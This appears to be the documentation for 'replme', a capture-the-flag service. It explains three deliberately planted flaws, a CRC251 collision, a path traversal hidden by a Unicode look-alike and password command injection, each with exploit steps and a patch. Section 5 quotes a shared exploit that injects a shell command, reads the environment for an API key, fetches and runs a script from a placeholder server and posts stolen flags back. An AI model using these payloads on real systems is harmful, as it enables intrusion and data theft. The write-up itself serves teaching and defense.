

# Replme Documentation

Jacob Bachmann


## Contents

1	Overview	1
2	Directory Structure	1
3	Vulnerability #1 – CRC	2
3.1	How it works	2
3.2	Example	3
3.3	Exploit	4
3.4	Fix	4
4	Vulnerability #2 – Path traversal	4
4.1	How it works	4
4.2	Exploit	6
4.3	Fix	6
5	Vulnerability #3 – Unintended RCE	6
5.1	How it works	6
5.2	Exploit	6
5.3	Fix	7
6	Appendix	8

## 1 Overview

replme provides users with the possibility to create development environments (DEVENVs) and spawn "throw-away" shells (REPLs) in the browser. It is strongly influenced by [replit.com](https://replit.com).

The infrastructure consists of a nginx reverse-proxy that forwards all requests to the Next.js frontend server, except for requests whose path starts with /api – those are forwarded to the golang+gin backend (hereafter MAIN-BACKEND). The MAIN-BACKEND persist data in a PostgreSQL instance.



To spawn a REPL or compile code in a DEVENV the MAIN-BACKEND interfaces with a docker-in-docker instance (DIND) to create Alpine Linux containers (hereafter ALPINES). The IO of the command running on the alines is proxied to the web client by the MAIN-BACKEND.

The ALPINES themselves have another golang+gin backend running on them (hereafter CHILD-BACKEND). The MAIN-BACKEND interfaces with the CHILD-BACKEND to create/authenticate users and spawn commands on the ALPINES.

## 2 Directory Structure

service/	
backend/	- MAIN-BACKEND
controller/	- api controller for auth, devenvs, and repls
database/	- database init
model/	- database models
server/	- server and router
service/	- cleanup, docker interfacing, proxying, and repls
types/	
util/	
frontend/	- Next.js frontend
image/	- CHILD-BACKEND
controller/	- api controller for auth and terms
server/	- server and router
service/	- user management and terms management
types/	
util/	
nginx/	- reverse proxy config
postgres/	- database config

## 3 Vulnerability #1 – CRC

### 3.1 How it works

REPLs are `/bin/zsh` shells in the user land of a temporary ALPINE environment. Their filesystem is persisted for a limited time. When a REPL is spawned, the client generates a random pair of 60 bytes username and password, and sends the pair to the MAIN-BACKEND. The MAIN-BACKEND stores the pair in the user session and spawns an ALPINE. The identifier of the ALPINE is the CRC checksum of the random 60 bytes username. However, it isn't a typical CRC32 or CRC64, instead it is a CRC251 using the prime polynomial of degree 251:

0x8561cc4ee956c6503c5da0ffacbb20feabb3eb142e7645e7ff1a2067fd8e1cfb

Herein lies the first vulnerability. CRC is no cryptographically secure hashing function. Given a target username  $a$ , the goal is to find a second pre-image  $a'$  such that  $\text{CRC251}(a) = \text{CRC251}(a')$ . With  $a'$ , the adversary gets access to the ALPINE created for  $a$ , including read-only access on `/home/<user name>` where the flag is stored.

#### CRC

Let  $a, p \in \mathbb{F}_2[x]$  then there are unique polynomial  $b, r \in \mathbb{F}_2[x]$  with  $\deg(r) < \deg(p)$  such that

$$a(x) = b(x) \cdot p(x) + r(x)$$

where  $a(x)$  is the message polynomial (input),  $p(x)$  the generator polynomial,  $b(x)$  the quotient polynomial, and  $r(x)$  the remainder polynomial (CRC).

Hence, to calculate the CRC:  $r(x) = a(x) \bmod p(x)$ . Intuitively, finding a second pre-image under these conditions is easy. Calculate a delta  $\Delta(x) = b_{\Delta}(x) \cdot p(x)$  and add it to the given username:

$$a'(x) = a(x) + \Delta(x) = a(x) + b_{\Delta}(x)p(x) = a(x) + 0 = a(x) = r(x) \bmod p(x) \quad (1)$$

But what kind of polynomial yields our data (e.g. username)? All bits in our data's bit-representation are elements from  $\mathbb{F}_2$  with addition ( $\oplus$  on bits) and multiplication ( $\odot$  on bits). Therefore, the polynomial for data bits  $a = a_{l-1} \dots a_0$  looks like this:

$$a(x) = a_{l-1}x^{l-1} + a_{l-2}x^{l-2} + \dots + a_1x + a_0 \quad (2)$$

Note, for technical reasons  $a(x)$  is multiplied with  $x^{\deg(p)}$ , or  $\ll \deg(p)$  on bits.

Back in context of replme, the MAIN-BACKEND only allows ASCII characters a-z and 0-5 for usernames. Before calculating the checksum, the characters are mapped the following way:

0	$\Rightarrow$	`	GRAVE ACCENT	01100000 <sub>2</sub>
a	$\Rightarrow$	a		01100001 <sub>2</sub>
...	$\Rightarrow$	...		...
z	$\Rightarrow$	z		01111010 <sub>2</sub>
1	$\Rightarrow$	{	OPENING BRACE	01111011 <sub>2</sub>
2	$\Rightarrow$		VERTICAL BAR	01111100 <sub>2</sub>
3	$\Rightarrow$	}	CLOSING BRACE	01111101 <sub>2</sub>
4	$\Rightarrow$	~	TILDE	01111110 <sub>2</sub>
5	$\Rightarrow$	DEL	DELETE	01111111 <sub>2</sub>

We can see that the bit representation of the set of the mapped allowed characters follows the pattern 011\*\*\*\*\*<sub>2</sub>.

This restriction also applies to  $a'$ . Under this condition it is not anymore trivial to find some  $\Delta$ , since it must have the bit representation 000\*\*\*\*\*...000\*\*\*\*\*<sub>2</sub>, such that:

$$\begin{aligned} & 011***** \dots 011***** \ 0 \dots 0_2 \quad (a) \\ \oplus & \ 000***** \dots 000***** \ 0 \dots 0_2 \quad (\Delta) \\ = & \ 011***** \dots 011***** \ 0 \dots 0_2 \quad (a') \end{aligned} \quad (4)$$

For the in replme given polynomial of degree 251 and usernames of length 60 bytes, this leaves us with the equation:

$$\underbrace{(000***** \dots 000*****_2)}_{60 \text{ times}} \ll 251 = b_{\Delta} \cdot p$$

or more specific:

$$\sum_{i=0}^{59} \left( \underbrace{\sum_{j=0}^4 *x^{8*i+j+251} + \sum_{k=5}^7 0x^{8*i+k+251}}_{\Delta(x)} + \sum_{l=0}^{250} 0x^l \right) = \underbrace{\left( \sum_{m=0}^{59*8+7} b_m x^m \right)}_{b_{\Delta}(x)} \cdot \underbrace{\left( \sum_{n=0}^{251} p_n x^n \right)}_{p(x)} \quad (5)$$

Now, we can multiply  $b_{\Delta}(x) \cdot p(x)$ , do a coefficient comparison with  $\Delta(x)$  where the coefficients are 0, and create an underdetermined equation system:  $Ab = 0$ . The kernel of the matrix  $A$  spans the set of all  $b_{\Delta}$  that – multiplied with  $p$  – give us all possible  $\Delta$  that (for any given input  $a$  of length 60 bytes) added to input  $a$  give us all second pre images (of length 60 bytes).

### 3.2 Example

Let's find the  $\Delta$ 's for the polynomial 0x14 of degree 4 and input length of 1 byte.

This gives us following equations:

$$\begin{aligned} p(x) &= x^4 + x^2 \\ b_{\Delta}(x) &= b_7x^7 + b_6x^6 + b_5x^5 + b_4x^4 + b_3x^3 + b_2x^2 + b_1x^1 + b_0x^0 \\ b_{\Delta}(x) \cdot p(x) &= b_7x^{11} + b_6x^{10} + b_7x^9 + b_5x^9 + b_6x^8 + b_4x^8 + b_5x^7 + b_3x^7 \\ &\quad + b_4x^6 + b_2x^6 + b_3x^5 + b_1x^5 + b_2x^4 + b_0x^4 + b_1x^3 + b_0x^2 \\ \Delta(x) &= 0x^{11} + 0x^{10} + 0x^9 + *x^8 + *x^7 + *x^6 + *x^5 + *x^4 \\ &\quad + 0x^3 + 0x^2 + 0x^1 + 0x^0 \end{aligned} \quad (6)$$

Now we do a coefficient comparison of  $b_{\Delta}(x) \cdot p(x)$  with  $\Delta(x)$  for the powers of  $x$  where the coefficient is 0 in  $\Delta(x)$ . This results in the equation  $Ab = 0$ :

$$\begin{matrix} & b_0 & b_1 & b_2 & b_3 & b_4 & b_5 & b_6 & b_7 \\ \begin{matrix} x^{11} \\ x^{10} \\ x^9 \\ x^3 \\ x^2 \\ x^1 \\ x^0 \end{matrix} & \begin{pmatrix} 0 & 0 & 0 & 0 & 0 & 0 & 0 & 1 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & 1 \\ 1 & 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 \\ 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \end{pmatrix} & \begin{pmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \\ b_4 \\ b_5 \\ b_6 \\ b_7 \end{pmatrix} & = & \begin{pmatrix} 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \end{pmatrix} \end{matrix} \quad (7)$$

To solve that underdetermined system we can just calculate the kernel  $\ker(A)$ , with following result:

$$\begin{matrix} & b_0 & b_1 & b_2 & b_3 & b_4 & b_5 & b_6 & b_7 \\ b_{\Delta_1} = & (0 & 0 & 0 & 1 & 0 & 0 & 0 & 0) \\ b_{\Delta_2} = & (0 & 0 & 0 & 0 & 1 & 0 & 0 & 0) \end{matrix} \quad (8)$$

Each combination of the elements in the kernel gives us a valid  $b_{\Delta}$ . Let's calculate the  $\Delta$ :

$$\begin{aligned} \emptyset : \Delta_0(x) &= 0 \cdot p(x) &= 0 \\ b_{\Delta_1} : \Delta_1(x) &= x^3 \cdot p(x) &= x^7 + x^5 \\ b_{\Delta_2} : \Delta_2(x) &= x^4 \cdot p(x) &= x^8 + x^6 \\ b_{\Delta_1} + b_{\Delta_2} : \Delta_3(x) &= (x^4 + x^3) \cdot p(x) &= x^8 + x^7 + x^6 + x^5 \end{aligned} \quad (9)$$

Let's calculate the pre-images of  $\text{CRC4}(\text{"s"}) = \text{CRC4}(01110011_2)$ :

$$\begin{aligned} a'_0 &= \text{"s"} \ll 4 \oplus \Delta_0 = 011100110000_2 \oplus 000000000000_2 = 011100110000_2 = \text{"s"} \ll 4 \\ a'_1 &= \text{"s"} \ll 4 \oplus \Delta_1 = 011100110000_2 \oplus 000010100000_2 = 011110010000_2 = \text{"y"} \ll 4 \\ a'_2 &= \text{"s"} \ll 4 \oplus \Delta_2 = 011100110000_2 \oplus 000101000000_2 = 011001110000_2 = \text{"g"} \ll 4 \\ a'_3 &= \text{"s"} \ll 4 \oplus \Delta_3 = 011100110000_2 \oplus 000111100000_2 = 011011010000_2 = \text{"m"} \ll 4 \end{aligned} \quad (10)$$

Therefore, "s", "y", "g", and "m" are pre-images for  $\text{CRC4}(\text{"s"})$ .

### 3.3 Exploit

In case of our polynomial, the kernel has 48 base vectors that span a total of  $2^{48} = 281474976710656$  elements ( $b_{\Delta}$ ). The adversaries can choose a few random  $b_{\Delta}$ 's. Due to the large number of possible elements, collisions with other adversaries are very unlikely.

For a by the `attack_info.json` given username  $a$ , some randomly choosen  $\Delta$ , and the function `map` that maps the characters like in Table 3, the steps to exploit are as follows:

1. Calculate  $a' = \text{map}^{-1}(\text{map}(a) \oplus (\Delta \gg 251))$ .
2. Create a new REPL session:  

```
POST /api/repl
Request-Body: { "username": "<a'>", "password": "<somepassword>" }
Response-Body: { "id": "<replid>" }
```
3. With the new session cookie and `replid` open a websocket connection:  

```
ws://<host>:<port>/api/repl/<replid>
```
4. Send the following shell command over the websocket connection:  

```
echo FLAG && cat ../<a>/flagstore.txt && echo OK
```
5. Flags are Base64 encoded, therefore, match the output with the RegEx  

```
FLAG\s*([A-Za-z0-9\+\=\\/])\s*OK
```

until a match is found.

### 3.4 Fix

The fix is a rather simple one. Replace CRC251 with a cryptographically secure hashing function, e.g. SHA224. See Listing 8 in Section 6 Appendix for the patch.

## 4 Vulnerability #2 – Path traversal

### 4.1 How it works

In a DEVENV the user can create, edit, delete, and execute source code. The source code files are persisted in the hosts filesystem (under /<prefix>/<devenvuuid>/<filename>) and executed within ALPINES. To get the contents of a DEVENV file the owner can request

```
GET /api/devenv/<devenvuuid>/files/<filename>
```

However, all /api/devenv/... endpoints also accept a query parameter ?uuid=<otheruuid> which, when specified, overloads the <devenvuuid>.

```
1  devenv := devenvs.Group("/:uuid", func(ctx *gin.Context) {
2      ...
3      id := ctx.Query("uuid")
4      if id == "" {
5          id = ctx.Param("uuid")
6      }
7      ...
8      uuid := util.ExtractUuid(id)
9      ...
10     var devenvs []model.Devenv
11     err := database.DB.Model(&user).Where("id = ?",
12         uuid[:36]).Association("Devenvs").Find(&devenvs)
13     ...
14     ctx.Set("uuid", uuid)
15     ctx.Set("current_devenv", devenvs[0])
16     ...
17 }
```

Listing 1: service/backend/server/router.go (lines 110-148)

The extracted DEVENV and uuid are saved in the current requests context. We can see, that id is seemingly sanitized via util.ExtractUuid. Instead of using the DEVENV from the context (that definitely belongs to the current user), the eventually executed controller function GetFileContent uses the uuid to compute the path of the requested file content.

```
1  func (devenv *DevenvController) GetFileContent(ctx *gin.Context) {
2      _uuid, _ := ctx.Get("uuid")
3      uuid := _uuid.(string)
4      name := ctx.Param("name")
5      path := filepath.Join(devenv.DevenvFilesPath, uuid, name)
6
7      if !strings.HasPrefix(path, devenv.DevenvFilesPath) {
8          ...
9          return
10     }
11
12     content, err := util.GetFileContent(path)
13     ...
14 }
```

Listing 2: service/backend/controller/devenv.go (lines 239-262)

Herein lies the second vulnerability. Due to the util.ExtractUuid function which does not sanitize user input correctly, the adversary is able to use path traversal to retrieve the contents of files belonging to DEVENVs owned by other users.

```

1 func ExtractUuid(input string) (uuid string) {
2     uuid = input
3     if len(uuid) < 36 {
4         return ""
5     }
6     uuid := uuid[:36]
7     SLogger.Debug("Extracted uuid: %s", uuid)
8     return
9 }

```

Listing 3: service/backend/util/encoding.go (lines 21-29)

In line 6 in Listing 3 the "i" of the left uuid variable is not an ASCII "i". Instead it is the "Cyrillic Small Letter Byelorussian-Ukrainian I" (U+0456), a unicode look-alike. Therefore, in line 8, the uuid defined in line 1 which is just set to the user input is returned – completely unescaped.

## 4.2 Exploit

For a by the attack\_info.json given DEVENV's targetUuid, the steps to exploit are as follows:

1. Register a new random user:  
 POST /api/auth/register  
 Request-Body { "username": "...", "password": "..." }
2. Login with the newly created user:  
 POST /api/auth/login  
 Request-Body { "username": "...", "password": "..." }
3. Create some random DEVENV:  
 POST /api/devenv  
 Request-Body { "name": "...", "buildCmd": "...", "runCmd": "..." }  
 Response-Body { "devenvUuid": "<ownUuid>" }
4. Get the file content for targetUuid:  
 GET /api/devenv/<ownUuid>/files/flagstore.txt?uuid=<ownUuid>%2F..%2F<targetUuid>

## 4.3 Fix

To fix this vulnerability, patch the GetFileContent function in Listing 2 to use the DEVENV from the context instead of the uuid. See Listing 9 in Section 6 Appendix for the patch.

# 5 Vulnerability #3 – Unintended RCE

## 5.1 How it works

All the ALPINES share the same DIND network. That means an adversary can send requests to an ALPINEs CHILD-BACKEND from another ALPINE. But, the CHILD-BACKENDs API is secured with an API key that is randomly generated once for all ALPINEs per service. This API key lies in the environment of the root user of an ALPINE. To register a user on an ALPINE the client sends some username and password key-pair. Without being properly sanitized, the password is forwarded by the MAIN-BACKEND to the target ALPINEs CHILD-BACKEND. The following code is then executed by the CHILD-BACKEND.

```

1 func createUser(username string, password string) *types.ResponseError {
2     ...
3     cmd = exec.Command(
4         "sh",
5         "-c",
6         fmt.Sprintf("echo %s:%s | chpasswd", username, password),
7     )
8     ...

```

Listing 4: service/image/service/user.go (lines 148-188)

As we can see it is just a plain sh command. Herein lies the third vulnerability. The adversary can execute arbitrary sh commands with root rights on an ALPINE.

## 5.2 Exploit

DISCLAIMER: This vulnerability was found and exploited by [renbou](#) from the team "C4T BuT S4D". All the snippets in this section are extracted from their exploit, which they kindly shared with me. Thanks!

The steps to exploit are as follows:

1. Create a new REPL session and set the password to print the environment to some file:  
 POST /api/repl  
 Request-Body: { "username": "...", "password": "password | chpasswd; printenv > /tmp/test; #" }  
 Response-Body: { "id": "<replid>" }
2. With the new session cookie and replid open a websocket connection:  
 ws://<host>:<port>/api/repl/<replid>
3. Now you can cat the contents of /tmp/test and obtain the API-KEY.
4. Other target ALPINEs possible ip addresses are limited. One can use following python snippet to get the possible values:

```
1 from ipaddress import ip_address, ip_network
2 from websocket import create_connection
3 ...
4 ws.send("ip a\n")
5 ip_address = # ...
6
7 network = ip_network(f"{ip_address}/24", strict=False)
8 ip_list = [str(ip) for ip in list(network.hosts())[10]]
9 ip_list = [ip for ip in ip_list if ip != ip_address and not ip.endswith(".1")]
```

Listing 5: enowars8-splloit-replme-rce.py

5. Now from the current ALPINE send requests to all other possible ALPINEs with the following shell commands:

```
1 wget --post-data='{"username":"...","password":""; wget -O - http://<some-server>/script | sh;#}' --header 'Content-Type:application/json' http://{ip}:3000/api/{API_KEY}/auth/register
```

Listing 6: enowars8-splloit-replme-rce.py

and where GET http://<some-server>/script returns:

```
1 cat /home/*/flagstore.txt > output.txt && wget --post-file=output.txt -O- http://<some-server>/store
```

Listing 7: http://&lt;some-server&gt;/script

6. Finally all flags are stored on <some-server> and can be submitted.

## 5.3 Fix

The fix is also a rather simple one. In the Register and Login functions in service/image/controller/user.go, check if the given password matches the RegEx: `^[a-zA-Z0-9]*$`. See Listing 10 in Section 6 Appendix for the patch.

## 6 Appendix

```
1 diff --git a/service/backend/controller/repl.go b/service/backend/controller/
  repl.go
2 index 0b0f782..bd7e2e7 100644
3 --- a/service/backend/controller/repl.go
4 +++ b/service/backend/controller/repl.go
5 @@ -1,6 +1,8 @@
6  package controller
7
8  import (
9  +     "crypto/sha256"
10 +     "encoding/hex"
11     "fmt"
12     "net/http"
13     "replme/service"
14 @@ -44,8 +46,10 @@ func (repl *ReplController) Create(ctx *gin.Context) {
15
16     util.SLogger.Debugf("[%s] Creating new REPL user", fmt.Sprintf("UN:%s
17     ..", createReplRequest.Username[:5]))
18
19 -     hash := repl.CRC.Calculate(util.DecodeSpecialChars([]byte(
20     createReplRequest.Username)))
21 -     name := fmt.Sprintf("%x", hash)
22 +     hasher := sha256.New224()
23 +     hasher.Write([]byte(createReplRequest.Username))
24 +     hash := hasher.Sum(nil)
25 +     name := hex.EncodeToString(hash)
26
27     util.SLogger.Debugf("[%s] Created new REPL user", fmt.Sprintf("UN:%s
28     .. | NM:%s..", createReplRequest.Username[:5], name[:5]))
```

Listing 8: crc.patch



```

1 diff --git a/service/backend/controller/devenv.go b/service/backend/controller/
  devenv.go
2 index 90e4940..3cb438e 100644
3 --- a/service/backend/controller/devenv.go
4 +++ b/service/backend/controller/devenv.go
5 @@ -7,7 +7,6 @@ import (
6     "net/http"
7     "os"
8     "path/filepath"
9 -    "strings"
10    "time"
11
12    "replme/database"
13 @@ -237,17 +236,10 @@ func (devenv *DevenvController) CreateFile(ctx *gin.
  Context) {
14 }
15
16 func (devenv *DevenvController) GetFileContent(ctx *gin.Context) {
17 -    _uuid, _ := ctx.Get("uuid")
18 -    uuid := _uuid.(string)
19 +    _devenv, _ := ctx.Get("current_devenv")
20 +    currentDevenv := _devenv.(model.Devenv)
21     name := ctx.Param("name")
22     path := filepath.Join(devenv.DevenvFilesPath, uuid, name)
23
24 -    if !strings.HasPrefix(path, devenv.DevenvFilesPath) {
25 -        ctx.AbortWithStatusJSON(http.StatusBadRequest, &gin.H{
26 -            "error": "Invalid uuid",
27 -        })
28 -        return
29 -    }
30 +    path := filepath.Join(devenv.DevenvFilesPath, currentDevenv.ID, name)
31
32     content, err := util.GetFileContent(path)

```

Listing 9: path-traversal.patch

```

1 diff --git a/service/image/controller/user.go b/service/image/controller/user.go
2 index 161560f..f4fecc6 100644
3 --- a/service/image/controller/user.go
4 +++ b/service/image/controller/user.go
5 @@ -34,7 +34,7 @@ func (user *UserController) Login(ctx *gin.Context) {
6         return
7     }
8
9 -     if len(credentials.Password) < 4 || len(credentials.Password) > 64 {
10 +     if len(credentials.Password) < 4 || len(credentials.Password) > 64 || !
11         regexp.MustCompile(`^[a-zA-Z0-9]*$`).MatchString(credentials.Password) {
12             ctx.JSON(http.StatusBadRequest, gin.H{"error": "Illegal username
13                 "})
14             return
15         }
16     }
17
18 @@ -65,7 +65,7 @@ func (user *UserController) Register(ctx *gin.Context) {
19         return
20     }
21
22 -     if len(credentials.Password) < 4 || len(credentials.Password) > 64 {
23 +     if len(credentials.Password) < 4 || len(credentials.Password) > 64 || !
24         regexp.MustCompile(`^[a-zA-Z0-9]*$`).MatchString(credentials.Password) {
25             ctx.JSON(http.StatusBadRequest, gin.H{"error": "Illegal username
26                 "})
27             return
28         }
29     }

```

Listing 10: rce.patch